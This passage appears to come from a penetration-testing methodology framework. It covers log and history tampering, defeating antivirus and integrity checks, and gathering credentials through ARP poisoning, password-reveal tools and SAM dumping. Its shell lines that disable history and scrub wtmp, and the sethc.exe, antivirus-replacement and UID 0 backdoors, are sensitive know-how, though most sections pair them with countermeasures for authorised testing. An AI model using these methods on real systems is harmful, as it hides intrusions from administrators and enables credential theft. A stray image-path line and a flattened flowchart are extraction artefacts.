The importance of this stage is easily understood but usually understated. After attacker has successfully compromised a system, he will like to keep it without alerting the administrator, for obvious reasons. Longer the attacker stays on a compromised system better the chances that he will be able to achieve his goals further in the network.

During the process of compromising the system, some suspicious and/or erroneous activities are logged. A skilled attacker knows that logs need to be doctored. He modifies them to cover his tracks and delude his presence.

Methodology

- Check History
- Edit Log files

B.9.1.3 Clear Logs (Windows)

Process

Event Viewer Logs

Web Server Log

Terminal Service Log

Tools

- Elsave
- WinZapper

Links

- http://www.ibt.ku.dk/jesper/ELSave/
- http://ntsecurity.nu/toolbox/winzapper/

B.9.1.4 Clear Logs (Unix)

B.9.1.4.1 Check History

Description

History file in UNIX system contains recent commands. A skilled attacker preferably disables the history feature, but in case he needs the history feature for ease of use, he can delete it after his job is over.

Disabling the history feature of shell

```
#unset HISTFILE && unset SAVEHIST
```

Linking the history file to /dev/null

```
#ln -s /dev/null ~/.bash_history
```

Pre-requisite

Examples/Results

Disabling the history feature of shell

```
#unset HISTFILE && unset SAVEHIST
```

Linking the history file to /dev/null

```
#ln -s /dev/null ~/.bash_history
```

Analysis/Conclusion/Observation

Countermeasures

Remarks

B.9.1.4.2 EDIT LOG FILES

Description

Complete removal of log is an indication of some incident. A skilled attacker will always remove the relevant log entries.

Step One: Locate the logs

Syslog.conf contains storage path for the log files. The interesting entries in syslog.conf are, "authpriv", wtmp, xferlog, maillog and spooler related entries.

```
#cat /etc/syslog.conf
```

The default location for these files is /var/log/ directory. If the admin has changed the location of these files, the attacker will know the new location by /etc/syslog.conf file.

Check into following log files from their default location

`/var/log/messages`

`/var/log/secure`

`/var/log/httpd/error_log` (log of particular file exploited)

`/var/log/httpd/access_log` (log of exploit run on web server)

If above mentioned files are not available on their default locations, check them into syslog.conf

Step Two: Clear wtmp file

This file is in binary format, the assessor uses a root-kit program for clearing it. This file is generally used in conjunction with who command. Wzap is one such tool. It clears the user (from the wtmp log) specified by the attacker.

```
#/opt/wzap
Enter username to zap from  wtmp: owned
Opening file…
Opening output file…
Working…
```

The output file (wtmp.out) will be free from entries for user owned. Simply copy wtmp.out to wtmp.

```
#cp wtmp.out /var/log/wtmp
```

The entries for user owned are erased from wtmp. To make sure issue following command:

```
#who ./wtmp
```

Step Three: Manually editing the logs

Rest of the logs files (messages, secure, xferlog etc) shall be edited by using any editor. (vi, emac, nano, joe etc..)

Pre-requisite

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Store the log files on difficult to modify media. You can use a file system which support an append only flag
- Log the critical log information on a secure logging host.
- Use log monitoring programs for monitoring and generating alerts.
- Tool Swatch

Terminology

- utmp: contains information about currently logged in users
- wtmp: contains information about passed login sessions, system shoutdowns, system crashes etc…
- lastlog: contains information about last logged user, port and login time.

Above mentioned files are used with who command.

Remarks

1.1.62 Defeat Anti-virus

Nowadays, on most workstations and servers, there is Anti-Virus software protecting the system against well known malicious software (like exploits, viri, worms, etc); the focus of this step in penetration testing is to be able to disable or defeat AV software so that the assessor is able to perform activities unhindered, and the possibility to reactivate the AV later.

In most centrally managed AV solutions, the AV software is restarted after a certain amount of time when it is stopped by an assessor. The “grace period” allows the assessor to perform several tasks in order that the AV software remains disabled for longer periods of time.

Possible things that assessors can do (most of these require Administrator level access):

- Create a batch file so that the AV services are stopped every 30 sec
- Disable the AV services
- Block the central management port

1.1.63 Implement Root-kits

Root-kits, like POC exploits, should be customized to be able to completely cover the assessor’s activities. In most cases if there is an AV patrolling, root-kits (usually on win32) will be detected before installation. So, modifying the root-kits is required in most situations. It’s also important to notice that some root-kits won’t work on different system setups. For example your root-kit may work on win2k-SP3 but it can’t cover anything on SP4.

1.1.64 Defeat integrity checking

In cases where static integrity checking by systems such as Tripwire has been implemented, it is very difficult to make any changes to the system without those being detected and reported.

However, if the deployment of the system integrity tool was incorrectly done, for example by leaving the file with the signatures of valid files and programs in the same server, it will be possible to modify the system and regenerate the signatures.

1.1.65 Account Entry Editing

[This section is intentionally left blank]

AUDIT (OPTIONAL)

Sometimes, system audits can tell even more about potential security vulnerabilities than a single penetration test. Therefore, system audits should be performed after completing a penetration test. The system audits should check for running services, open ports, established connections, file system permissions, logging and/or remote logging, auditing as per the detailed check list for a particular system.

C HANDLING FALSE DETECTION RATES

Description

False positives refer to non-issues that were incorrectly detected. Accordingly, false negatives refer to existent issues that were not detected during an assessment. In every assessment there is always the risk of any of these being present.

False positives and negatives reduction procedures and techniques are a set of tools that allow reducing the likelihood of false detections during and assessment. Assessors should make therefore a reasonable effort to follow and apply these procedures and techniques to increase the accuracy of the assessment.

However, it should be noted that even by using the procedures and techniques described in this document false detection rates cannot be completely eliminated. Also, there is a limit in the time and resources that assessors can devote to false positive/negative detection beyond which there is negative impact to the assessment. In other words, over-verification might increase the number of resources and time to perform the assessment beyond cost-effective levels; therefore, a reasonable use of the procedures and techniques is emphasized.

Objective

To provide information security assessors with the necessary procedures and techniques to reduce false positives and negatives detection rates to acceptable level during an assessment.

Requirements

- Understand Organization's Environment
    - Understand network distribution
    - Identify brands and versions of: network devices, operating systems, active security controls and applications being assessed
    - Identify critical resources of the assessed organization according to it's business requirements

- Technical Requirements
    - Knowledge of characteristics of different operating systems
    - Knowledge of characteristics of different applications

- Understanding of behavior of filtering devices and active security controls
- Knowledge of basics of routing
- Basic knowledge of statistics
- Basic knowledge of project management techniques

Expected Results

- Verification of at least critical assessment results
    - Results from phases that have a huge impact in the assessment overall (e.g. port scanning and application enumeration)
    - Critical security issues discovered during the assessment
- Overhead estimation for identifying false detection rates
    - Additional time required
    - Additional resources required
    - Estimated coverage of false detection rates identification
    - Estimated percentages of accuracy for different phases and activities
    - Overall impact of time and resource investment for the assessment

Methodology / Process

- Select appropriate verification techniques for each type of assessment activity
    - Port scanning
    - Service enumeration
    - Vulnerability scanning / identification
    - Vulnerability exploitation
- Estimate additional time/resources estimation for verifying each type of assessment activity
    - Measure additional time required to perform each validation check
    - Measure additional resources required to perform each validation check
- Define mandatory checks
    - Port scanning results for critical systems for business
    - Enumeration results for services critical for business
    - All critical security issues discovered (vulnerability scanning / identification)
    - All critical security issues to be confirmed by exploitation techniques
- Define sampling checks for Non-critical systems and issues
    - Port scanning
    - Service enumeration

    - Vulnerability scanning / identification
    - Vulnerability exploitation
- Estimate overall cost-benefit for additional checking
    - Estimate overall monetary cost from additional time and resources
    - Estimate percentage of accuracy for each assessment phase
    - Adjust selected checks to improve cost-benefit balance

Fore more refer appendix – Handling False Detection Rates

-- NETWORK SECURITY

[This page is intentionally left blank]

D PASSWORD SECURITY TESTING

Description

You are in the middle of a PenTest, and you are trying to leverage your access rights by impersonating some user, hopefully a system admin. In the first part of this document you will get some directions on how to get some password informations, typically hashes. To get rid of the hashes you need to crack them, and decide to let a password cracker humble all the night long. But since the site you are auditing uses strong password policies, no good news appear on the next morning. What can you do? Well, the second part of this document focuses on a methodology which makes good use of cracking tools together with your brain, and hopefully gets rid of more hashes than a standalone password cracker can do.

The first part is rather vague, because the ways to gather authentication credentials can vary from a system or application to another, so only general advice is provided. Please refer to other chapters of ISSAF for details on vulnerability exploiting, privilege escalation, SQL Injection, etc.

Security of the password processing using encryption techniques is discussed, together with the pitfalls of not using encryption at all.

Different encryption algorithms are mentioned, and an overview of the cracking process for the most common ones is presented as examples.

The importance of good password selection is highlighted, in line with the use of appropriate password policies and reasonably secure encryption algorithms.

A briefing on the nature of "publicly known" versus "proprietary" encryption algorithms is presented; their advantages and disadvantages.

The authentication credentials gathering process is shown from two different points of view: that of a penetration tester, and that of a security auditor, in several different scenarios.

D.1 FIRST PART: GATHERING AUTHENTICATION CREDENTIALS

Objective
Describe the process of gathering authentication credentials during a penetration test or a security audit, showing examples of the use of common tools against the most widely deployed protection schemes.

Instruct the IT security professionals in the importance of good password selection, together with the proper encryption algorithm.

Expected Results
Demonstrate how the selection of bad passwords, bad password policies, improperly implemented/coded security, and/or inadequate encryption algorithms can jeopardize the security of the infrastructure.

Methodology
The methodology to use will vary on different scenarios:


- Low privilege, remote network
- Low privilege, local network
- Low privilege, local host
- High privilege, remote network
- High privilege, local network
- High privilege, local host

The meaning of Low and High privileges is directly related to the type of analysis to perform. Is the person performing the audit a penetration tester with low privileges, or a security auditor with high (administrative) privileges?

In the case of having administrative privileges the process can be quite straightforward, but the reading of the first 3 cases is highly recommended even for security auditors.

There are other factors that partially affect the methodology chosen, mainly related to the application that's using the password.

This flowchart depicts the attack tree for the potentially possible tests in search of passwords or sensitive information that can be used to gain access to give a system.


Pen-Test
Open Ports?
NO
Advanced scanning techniques
YES
Apps use password?
NO
Credentials disclosure?
NO
Useful information?
YES
Examples: SMB/CIFS Terminal Server Apache private area Webmail SNMP aware devices
YES
Bugs/misconfiguration in: DB-aware application Apache Lotus Domino
NO
YES
Finger SNMP-aware devices
NO
Common passwords?
NO
Bruteforce?
Credentials obtained?
YES
YES
LOGIN
YES
Encrypted?
NO
Can be used for login?
YES
Cracked?
NO
YES
LOGIN
YES
NO
End

STEP ONE: NETWORK AUTHENTICATION CREDENTIALS GATHERING AS AN OUTSIDER PENETRATION TESTER (LOW PRIVILEGE)

Description
The penetration tester usually has only a connection to the Internet.

The risk of external intruders is the main concern, so the penetration tester proceeds as such an intruder in what regards to this module, trying to gather information about the passwords and how to get them from the outside.

The main barrier faced are firewalls, that restrict the services available to attack, and IP address based Access Control Lists (ACLs), that restrict who can try to authenticate using passwords to a given service.

The next flow diagram depicts the situation faced by the penetration test.

Objective
Describe the process of obtaining different types of commonly used authentication credentials, from the perspective of a penetration tester.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

Expected Results
If passwords can be obtained by an outsider, something is wrongly configured.

Passwords not appropriately chosen will be cracked in a short time.

Good passwords will take some time to be cracked if the encryption algorithm used is not very solid for today's standards.

Good passwords can't be cracked at all (except by luck!) if the encryption algorithm used has no pitfalls that jeopardize its security.

D.1.1 PROCESS (STEPS TO COMPLETE THIS TASK)
The general overview of the process to obtain passwords implies the following steps:

1. determine the different uses of passwords in the remote system for authentication and /or authorization purposes
2. determine if encryption is in use
3. determine encryption algorithm used
4. obtaining the plaintext password, encrypted password or hashes (depending on points 2 and 3 above, if no encryption is used the process ends here)
5. choose of the proper password analysis tool (password cracker)
6. attack of the encrypted password or hash with the proper method, depending on methods available on the tool and maximum time available for the cracking

As a penetration tester, usually the privileges are the lowest possible, i.e.: no access allowed at all to resources, and this will affect mainly step 4 above, and in some cases all steps from 2 to 4. This can have the effect that to determine 2 and 3, step 4 has to be performed first, depending on the particular case.

D.1.2 EXAMPLE USES OF COMMON TESTING TOOL(S)

The first thing to consider if you're connecting from the Internet is that's very unlikely that there's any kind of access to the stored unencrypted/encrypted passwords or their hashes, so getting some kind of foothold at least as an unprivileged user in the internal network is a must.

Other than the above, the first step is to do an assessment of the remote system to determine any use of passwords in it (authentication/authorization). Typically, this implies doing a port scan of the remote system, and ulterior connection to all open ports to assess if there are any password-aware applications used there.
Examples are: restricted areas of a web server, webmail, administrative/configuration applications in servers and devices, SMB/CIFS authentication via NetBIOS ports, Terminal Services, etc.

SMB/CIFS logins and Terminal Services (that use the same authentication) must not be exposed to the Internet. Block them at the border firewall. If, for example, Terminal Services needs external connection, try to implement a VPN solution for that, or at least ensure the use of extremely strong passwords for the remote accounts.

In addition to the general statement above we can found:

- Passwords obtained abusing SQL Injection in a web application
- Password hashes from the names.nsf database of a wrongly configured Lotus Domino
- .htpasswd files in a wrongly configured Apache server
- Administrative password in wrongly configured CISCO routers
- Passwords stored in the clear in comment fields in the information obtained by abusing SNMP
- Passwords stored in the clear in answer to finger requests
- Passwords stored in the clear in comments in the source code of HTML pages

Most cases are covered by their own ISSAF chapter, so for SQL Injection here I will only mention how to proceed once the passwords have been obtained, but this will be dependant on the implementation. The passwords can be anything from unencrypted to encrypted or hashed with any known or unknown algorithm. Here you've examples on how the plaintext 'password' looks when encrypted/hashed with some very common algorithms, perhaps this will help you to decide which password cracker to try.

Plaintext: **password**

Algorithm	Ciphertext / Hash
MD2	**F03881A88C6E39135F0ECC60EFD609B9**
MD4	**8A9D093F14F8701DF17732B2BB182C74**
MD5	**5F4DCC3B5AA765D61D8327DEB882CF99**
SHA-1	**5BAA61E4C9B93F3F0682250B6CF8331B7EE68FD8**
RIPEMD-160	**2C08E8F5884750A7B99F6F2F342FC638DB25FF31**
Base64	**cGFzc3dvcmQ=**
VNC Hash	**DBD83CFD727A1458**

The second case can be as simple as:

http://domino_server/names.nsf

Either 'as is' or complemented with any of the Domino vulnerabilities you can found in SecurityFocus (http://www.securityfocus.com/).

The third case is also quite straightforward if the Apache server isn't configured to deny the password files (denying them is the default configuration, if the filename starts with .ht), and as long as you know which directory to look into (the _secret_ path below):

http://apache_server/_secret_/.htpasswd

The fourth and fifth cases can be found in a situation where the device is listening to SNMP and responds to the read/write community name (that could be 'public', 'private', etc.).
One of the best tools to interrogate SNMP aware devices is the IP Network Browser, one of the components of the SolarWinds package (http://www.solarwinds.net/).

In the fourth case you've to download the OLD-CISCO-SYS-MIB file by tftp (either by hand or using appropriate tools like SolarWinds' IP Network Browser). In this file the administrator password for the router is stored either as unencrypted, encrypted with the old XOR cipher, or hashed with MD5. In the first 2 cases recovering it is easily feasible.

The sixth case depends on the existence of a finger server in the remote host. Then issuing:

finger @hostname

will show all logged-in users, or if there's no one logged-in.

The seventh case implies reviewing the source code of HTML pages, in search of designer comments, passwords to connect to databases, etc.

There could be other cases in which passwords can be obtained remotely, not including the use of Trojan horses, but trying to enumerate ALL particular cases can take forever.

If there is a login page of any kind, odds are that a bruteforce attack can be launched against it. This process is time consuming, generates a ton of logs if the security administrator cares about them, and has a very low success ratio, only very simple passwords (like 'password' or the userID as the password) will be found.

If there's no possibility to grab passwords/hashes remotely, the only option is to found a vulnerability that can be exploited to get access to an internal system. This process will put us in the situation described in Step Two.

D.1.3 Result Analysis / Conclusion / Observation

If non required services like finger are disabled and/or firewall protected, SNMP default community names changed, Lotus Domino and/or Apache properly configured and patched, HTML source code reviewed to remove any important information, and any SQL aware web applications properly configured to sanitize user requests, it's almost impossible to grab hold of passwords as a remote user with low privileges.

All Internet exposed services and applications must be subject to a proper hardening procedure before deployment, and both services and the underlying OS must be kept up to date with security patches.

If any password authentication is exposed to the Internet, it is critical to audit the passwords used to detect and force the change of the weak ones.

If passwords can be obtained, the strength of them will depend on the encryption algorithm used and the quality of the password.

D.1.4 Countermeasures

- Block ALL services that don't need external (Internet) access at the border firewall

- Verify that all SQL aware web applications are not vulnerable to SQL injection.
- Verify that names.nsf (and other critical databases) in a Lotus Domino server can't be accessed remotely using the anonymous account (it's better if it's not possible to do that at all).
- Verify that files starting with dot can't be accessed remotely in Apache servers. Also ensure that the password file is outside the web root directory.
- Verify that all default community names have been changed. It's better to block SNMP access from the Internet at the border firewall.
- Verify that all unused services (for example finger) have been deactivated and/or blocked at the border firewall.
- Audit the source code of HTML pages to remove any compromising information.
- Audit all passwords used by Internet-exposed applications.

D.1.5 Further Reading (Links)

D.1.6 Contributros

D.2 Step Two: Network Authentication Credentials Gathering as an Insider Penetration Tester (Low privilege)

D.2.1 Description

If the main concern are people with some kind of internal access, that can range from visitors carrying a laptop with no accounts in the internal system, to employees with low or entry level of access.

There's no point in trying to do a penetration testing if the privileges are already high, because in this case the intruder will have access to almost anything. In this case refer to Step Five.

D.2.2 Objective

Describe the process of obtaining different types of commonly used passwords, from the perspective of an insider with low privileges in the system.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

D.2.3 EXPECTED RESULTS

Only in exceptional cases the internal security of an organization can cope with an insider. It's very common practice to secure only the perimeter of the network, relying on the use of passwords at the internal level.

In most cases the insider will be able to gather information from the network using packet sniffers, including password exchanges that, even when encrypted, are good candidates for future cracking.

D.2.4 PROCESS (STEPS TO COMPLETE THIS TASK)

All the examples mentioned in Step One are valid, with the additional advantage that it's very unlikely that the firewall(s) and ACL(s) are restricting access for internal personnel.

Being connected to the internal network, one of the best choices is to use a packet sniffer to gather information from the network.

The issues to solve in order to use a sniffer are:

a) they need administrative privileges in order to put the NIC in promiscuous mode
b) the network will most likely be a switched environment, in order to capture exchanges from/to machines other than the insider's, some extra techniques have to be used

Point (a) is in fact the less restrictive, because the insider can boot another OS like Knoppix (www.knoppix.org) or WHAX (www.iwhax.net) from a CD or a Linux mini-distribution from floppy, thus having administrative access and the needed tools available.

Point (b) can be overcome with the use of the "ARP poisoning" technique, consisting in tampering with the ARP tables in the switches to redirect all traffic from/to a given host (or all the network) to the insider's machine, capture it, and send it to the real destination.

From the network captures the passwords, encrypted passwords, hashes, or authentication exchanges can be isolated for future cracking.

D.2.5 EXAMPLE USES OF COMMAN TESTING TOOL(S)

One of the best multipurpose sniffers available is Ethereal (www.ethereal.com), available for many OSs (Windows, UNIX and Linux version are available), and as a GUI or CLI application (in the later case it's name is tethereal).

Ethereal doesn't incorporate any functionality to do ARP poisoning to re-route traffic through the attacker's system, so an external tool has to be used for that purpose.

Other interesting sniffer is Dsniff by Dug Song (www.monkey.org/~dugsong/dsniff/) that incorporates both the possibility to do ARP poisoning and some pre-made filters to capture some passwords.

If an external tool is needed to do ARP poisoning, Arp0c from Phenoelit (www.phenoelit.de/arpoc/), the successor of WCI, is one of the best tools available.

In any case where ARP poisoning is required, it's important to verify that no loss of connectivity was caused in the network. Some network switches provide the functionality to stop all traffic if an attempt to do ARP poisoning is detected (basically, if a forceful attempt to modify the cached ARP tables is detected from a different MAC address). Very few networks incorporate this functionality, but it's important to be aware of it, and to consider the possibility of using it within the organization.

Some switches can be also configured to avoid forceful changes to the cached ARP tables, thus making impossible ARP poisoning. In such systems, a small packet flood (DoS attack) can be tried against the switch, because such switches tend to fail back to act as simple repeaters (hubs) if they can't cope with the ARP table updating. As in the paragraph above, it's important to verify that there is no loss of network connectivity.

D.2.6 RESULT ANALYSIS / CONCLUSION / OBSERVATION

Seldom is a company's network not vulnerable to ARP spoofing, and very few of them have sniffer detection in place, so for the insider trying to gather authentication credentials from the network with the use of sniffers is one of the main ways of attack.

D.2.7 COUNTERMESAURES

Implement internal firewalls to segregate network segments that don't require interconnection.

Implement at least IP based ACLs (best if combined with user based ACLs) to avoid spurious connections to systems in need of protection.

Use switched networks.

Try to implement that using switches that can be configured to avoid ARP poisoning as much as possible (balance the equation: if someone attempts ARP poisoning this can lead to major network connectivity disruption).

Use network sniffer detection tools, like AntiSniff (readily available on the Internet). These tools are not 100% fail-proof (a one-way network tap will easily avoid them) but it's better than nothing.

Disable the possibility to boot to an alternate operating system in the machines you control (by changing the BIOS setup and protecting it with a password, or what is better, by removing all bootable devices like floppy drive and CDROM reader). This way you can still be attacked by someone who carries his/her own laptop, but this is easier to avoid by physical access control to the facilities.

Always consider that someone inside your organization *can* get your authentication credentials from the network, so try to minimize the impact using quality passwords and good encryption.

D.2.8 FURTHER READINGS (LINKS)

D.2.9 CONTRIBUTOR(S)

D.3 STEP THREE: LOCAL HOST AUTHENTICATION CREDENTIALS GATHERING AS AN INSIDER PENETRATION TESTER (LOW PRIVILEGE)

D.3.1 DESCRIPTION

In general when someone has physical access to the local host the game is over, because there is usually one or more ways to get all information from the system.

This section applies mostly to employees who want to gather local authentication credentials for some reason, but don't have any administrative rights for the local machine.

D.3.2 OBJECTIVE

Describe the process of obtaining different types of commonly used passwords from the local machine, from the perspective of an insider with low privileges in the system.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

D.3.3 EXPECTED RESULTS

Any skilled individual should be able to raise his/her privileges in the local system to an administrative level. After that gathering local authentication credentials is very easy in most cases.

D.3.4 PROCESS

The first step to consider is checking if there are any stored passwords, usually obscured by asterisks (or circles in Windows XP) that can be revealed using password reveal tools.

Other than the above, the attacker can try to raise privileges to administrative (Administrator, root, SYSTEM) level. This will vary depending on the operative system.

If everything else fails, the attacker can still try to exploit any local vulnerabilities identified in the system.

D.3.5 EXAMPLE

For password revealing in Windows systems, tools like Revelation (http://www.snadboy.com/) can prove useful, but my preferred one is VeoVeo, a Spanish tool available at http://www.hackindex.org/download/veoveo.zip (the website is in Spanish, I recommend you to read it).

A hasty translation of VeoVeo to English can be found at (http://usuarios.lycos.es/n3kr0m4nc3r/tools/).

The tool needs no administrative privileges to be installed, just unzip it in any directory, but be sure to have the .exe and the .dll in the same directory.

When started it will be show in your tray (it's the leftmost one, marked in red): It can be accessed with the right mouse button, and you'll see the following options:

Visualizar Password
Activar Botones (manual)
Activar Botones (automatico)

Activar Menus

Activar Keylogger

Acerca de

Salir

"Visualizar Password" has the functionality to reveal passwords obscured by asterisks.

"Activar Botones (manual)" will send a single message to activate all greyed controls. In some cases the program greys the controls again every 1/nth of a second, in that case you can use "Activar Botones (automatico)" that will keep sending the message to reactivate the greyed controls until deselected.

"Activar Menus", that doesn't work all the time or with all applications, activates greyed menu items.

"Activar Keylogger" activates a simple keylogger. In the Spanish text that comes with VeoVeo there's an explanation of that functionality.

"Acerca de" has the "About…" functionality.

"Salir" means "Exit". This closes the application.

Alternatively, go for the English translation mentioned above).

If your problem are the nasty circles that obscure passwords in Windows XP, you can give iOpus Password Recovery a try (http://www.iopus.com/password_recovery.htm).

The next step could be escalate privileges into the system.

In most cases you can boot to an alternative OS, like a Knoppix or WHAX CDROM, and just grab important system files that can provide authentication credentials. Typical examples are the /etc/secrets in a Linux system or the sam file in a Windows machine (tools like Cain can import the sam file).

However, I usually found it easier just to modify the system to allow me a backdoor with administrative privileges.

If the system is a Windows box, it's very likely that it will be running an antivirus program, the antivirus will typically have SYSTEM access rights, in order to be able to scan all files in the system.

With the system running, you can take note of the name of the antivirus program (i.e. the process that's running), boot into an alternative OS that allows you to write to the local system (like NTFSDOS Pro to access NTFS partitions), make a backup of the executable of the antivirus and put a copy of cmd.exe with the same name and in the same location as the old (replaced) antivirus executable.

Upon booting the system, instead of the antivirus a SYSTEM CLI will be started.

I found also handy doing this trick to sethc.exe in my Windows XP system with the Accessibility Tools installed, thus having the possibility to start a SYSTEM CLI before login simply pressing SHIFT five times (if you do it after login, the CLI will start within your user account).

If the system is a Linux box, you can still create a bogus account with UID=0 (thus a root equivalent), and su to that account after your normal login. You can put a pre-encrypted password to that account if you want, or change it after su'ing. (All this can be a little pointless in a Linux box if you're only interested in the /etc/secrets).

After gaining administrative access level, the next step in a Windows box can be to dump hashes from the sam, this can be done with tools like pwdump2 or pwdump4 in local mode. Other tools exists for the same purpose.

If it's not possible to tamper the system and no useful information was obtained by password revealing, it's still possible to try to identify a local vulnerability and use the proper exploit. An example of that could be RunAs from DebPloit. Take into account that many of these exploits are detected as malware by most antivirus programs, so you have to deactivate them first (I found it trivial to deactivate products like McAfee 4.x using the "Activar Botones" functionality of VeoVeo. Just experiment a bit).

D.3.6 Results Analysis / Conclusion / Observation

Having local access to a system, even with low privileges, usually means that escalation of privileges and authentication credentials gathering is possible.

D.3.7 COUNTERMEASURES

Avoid at all cost the possibility to boot to an alternate operative system.

Provide antivirus and keep it up to date. Verify that is not feasible to deactivate it with such tools as VeoVeo.

Verify that any application that stores passwords and shows it hidden by asterisks or circles is not storing the real password there, but a bogus character string.

D.3.8 FURTHER READING (LINKS)

D.3.9 CONTRIBUTOR(S)

D.4 Step Four: Network Authentication Credentials Gathering as an Outsider Administrator (High privilege)

D.4.1 Description

In this scenario most likely the "attacker" is an auditor, that already has some kind of administrative access level to the remote system.

Except with the possible case of SSH connections, the administrative access is to some kind of control or configuration tool (for servers, routers, etc.), that doesn't allow direct command execution.

Due to the remote nature of the attack, the use of sniffers is not feasible.

D.4.2 Objective

To gather any available credentials from the remote control/configuration tool.

To obtain command execution rights in the remote system, in order to implement all the techniques described so far.

The password cracking once the encrypted or hashed passwords have been obtained is described in a separate section.

D.4.3 Expected Results

In the case where no command execution rights can be obtained, it's very likely that authentication credentials for the control/configuration tool can be obtained, either by its normal functionality or exploiting some bug of it or the underlying platform (for example the web server).

If command execution rights can be obtained (or are readily available) in the remote system, all techniques mentioned in the preceding sections can be applied, and at least the local authentication credentials will be obtained.

D.4.4 PROCESS

The process will vary depending on the type of remote access.

If it consists of SSH or similar access with command execution capabilities to the remote system, for all purposes it can be considered local access with administrative privileges. Dumping or copying of local authentication credentials, installation of sniffers, and other techniques mentioned before will be applied.

If the only access available is to the CLI, and for some reason GUI access is needed, VNC (Virtual Network Computing, from http://www.realvnc.com/) can be installed.

